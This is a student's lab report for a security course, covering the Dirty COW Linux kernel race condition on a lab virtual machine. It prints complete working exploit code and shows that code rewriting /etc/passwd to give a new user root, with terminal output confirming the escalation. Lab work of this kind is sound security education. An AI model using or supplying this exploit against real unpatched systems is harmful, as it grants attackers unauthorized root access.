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
CYSE 211 – DL1


Dirty Cow Lab

04/18/2021

TASK 1

In this task, our goal is to create a read-only dummy file so the dirty COW vulnerability can exploit the race condition in the kernel in order to write the read-only dummy file.





I created the /zzz dummy file and changed the permissions to read only “644” and verified it by using the “ls -l” command. Then I tried to write something in the file using the “echo” command and I could not because it denied me permission. So that is how we verified the dummy file /zzz is read only now.

cow_attack.c (~/lab) - gedit

```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

// Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");

// We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
```

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cow_attack.c (~/lab) - gedit

```c
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

Terminal

```
Amir_Mansha@vm:~$pwd
/home/seed/lab
Amir_Mansha@vm:~$ls
cow_attack.c
Amir_Mansha@vm:~$gcc cow_attack.c -lpthread
Amir_Mansha@vm:~$a.out
^C
Amir_Mansha@vm:~$cat /zzz
111111******333333
Amir_Mansha@vm:~$
```

I compiled and executed the cow_attack.c file where it writes the dummy file and changes the “222222” into “******”. The cow_attack.c file had a race condition vulnerability in the linux kernel where it opens a file in the read-only mode “O_RDONLY” and then open the file in the read-write mode “O_RDWR” and write to the memory that maps to the read-only dummy file. Using MAP_PRIVATE in the code, the OS lets the attacker write to the mapped memory.

TASK 2

In this task, we practically exploit the vulnerability by adding a user and trying to change the new user into a root account. In order to do that, we need to modify the cow_attack.c file so we can change the user account entry in the /etc/passwd file.

```
Terminal
Amir_Mansha@vm:~$sudo adduser charlie
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
Amir_Mansha@vm:~$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
Amir_Mansha@vm:~$
```

I added a new user “charlie” and printed out the entry for the new user in the /etc/passwd file. We need to change the “1001” into “0000” which would indicate it is a root user now.

cow_attack.c (~/lab) - gedit

```c
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

// Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "charlie:x:1001");

// We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "charlie:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
```

I modified the cow_attack.c code to make the new user Charlie into a root account. In this first f=open function, I put in the "/etc/passwd" file that I want targeted which is the read-only mode "O_RDONLY." Then I put "charlie:x:1001" which indicated the position I was to target in the /etc/passwd file. Lastly, in the write thread, I input when I want the position to be changed into which is "charlie:x:0000" so the attack file can write that into the /etc/passwd file for the Charlie account position.

```
root@ubuntu: /home/seed/lab
Amir_Mansha@vm:~$gcc cow_attack.c -lpthread
Amir_Mansha@vm:~$a.out
^C
Amir_Mansha@vm:~$su charlie
Password:
root@ubuntu:/home/seed/lab# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed/lab# whoami
root
root@ubuntu:/home/seed/lab# cat /etc/passwd | grep charlie
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
root@ubuntu:/home/seed/lab#
```

I modified the cow_attack.c file then compiled the modified file and executed it. I logged into the new user “Charlie,” typed in the password and I got root access. To verify that, I used the “id” command, and it says I am a root user “uid=0(root)”. To verify that again, I used the “whoami” command and it printed out “root” which verifies the new user charlie is root user and the passwd_attack.c file successfully exploited the vulnerability and changed the 1001 into 0000 which makes the user into a root account in the /etc/passwd file.